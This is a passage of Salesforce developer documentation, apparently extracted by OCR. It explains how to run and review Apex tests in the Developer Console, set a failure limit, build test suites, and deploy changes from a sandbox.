
1. In the Developer Console, click **Test** > **New Run**.
2. To limit how many tests can fail before your run stops, click **Settings**. Enter a value for `Number of failures allowed`, and then click **OK**.

   To allow all tests in your org to run regardless of how many tests fail, set `Number of failures allowed` to -1 or don't provide a value. To stop the test run from executing new tests after a specified number of tests fail, set `Number of failures allowed` to a value from 0 to 1,000,000. A value of 0 causes the test run to stop if any failure occurs. A value of 1 causes the test run to stop on the second failure, and so on. Keep in mind that high values can slow performance. Each 1,000 tests that you add to your `Number of failures allowed` value adds about 3 seconds to your test run, not including the time that the tests take to execute.

This value applies for all test runs that you execute until you close the Developer Console or set a new value.

3. Select a class in the Test Classes column.

   To filter the list of classes, type in the **Filter test classes (* = any)** box. To select specific test methods, click a test class and then select the tests from the center column. You can hold down the SHIFT or CTRL key to select more than one test class. To select all methods in all classes that you've highlighted, click **Add Selected**.



4. When all the methods you want to run are included in the Selected Tests column, click **Run**.

   The test run appears in the Tests tab. To stop a test, click **Test** > **Abort**.

   Note: If your test methods call other methods or classes defined as tests in your organization, those methods and classes are also run.

5. From the Tests tab, expand the test run to see the results for each method invoked by each class in the run.

   Note: Test classes don't require code coverage, so they show 0% coverage in the Overall Code Coverage pane and don't affect the overall code coverage percentage.

6. Double-click the completed test run to open the results in detail view. This detail view displays the tested class, the tested method, the duration, result (skip, pass, or fail), and an optional error message.

   If a test failed, the Stack Trace column shows the method and line number at which the test failed.

   Note: You can't access logs for synchronous test runs in the Tests tab. However, you can access all test runs' logs in the Logs tab.

7. To see the coverage that a test method provides for each class in the Class Code Coverage pane, select the method.
8. To clear the current results, click **Test** > **Clear Test Data**.

SEE ALSO:

Run Tests in the Developer Console

Checking Code Coverage

Manage Sets of Apex Test Classes with Test Suites

A test suite is a collection of Apex test classes that you run together. For example, create a suite of tests that you run every time you prepare for a deployment or Salesforce releases a new version. Set up a test suite in the Developer Console to define a set of test classes that you execute together regularly.

1. In the Developer Console, select **Test** > **New Suite**.
2. Enter a name for your test suite, and then click **OK**.
3. Use the arrows to move classes between the Available Test Classes column and the Selected Test Classes column, and then click **Save**.

To change which classes are in a test suite, select **Test** > **Suite Manager** > *`Your Test Suite`* > **Edit Suite**. Use the arrows to move classes between the Available Test Classes column and the Selected Test Classes column, and then click **Save**.

To run suites of test classes, select **Test** > **New Suite Run**.

Deploy

This section contains information about deploying to your organization the changes you coded.

Code changes should take place in a sandbox so you can test your changes before you deploy them. Sandboxes contain copies of your data, code, and configuration settings that are isolated from your production environment. You can customize your organization and test applications in a sandbox, then deploy the changes to your production organization when ready. In some cases, you might have several developers working in different sandboxes who then coordinate those changes for deployment. These sections have more information about the deployment process and the tools available for developing and deploying changes:

- Deployment Overview
- Choose Your Tools for Developing and Deploying Changes

INDEX

D

E

F

G

I

J

L

M

O

P

V

W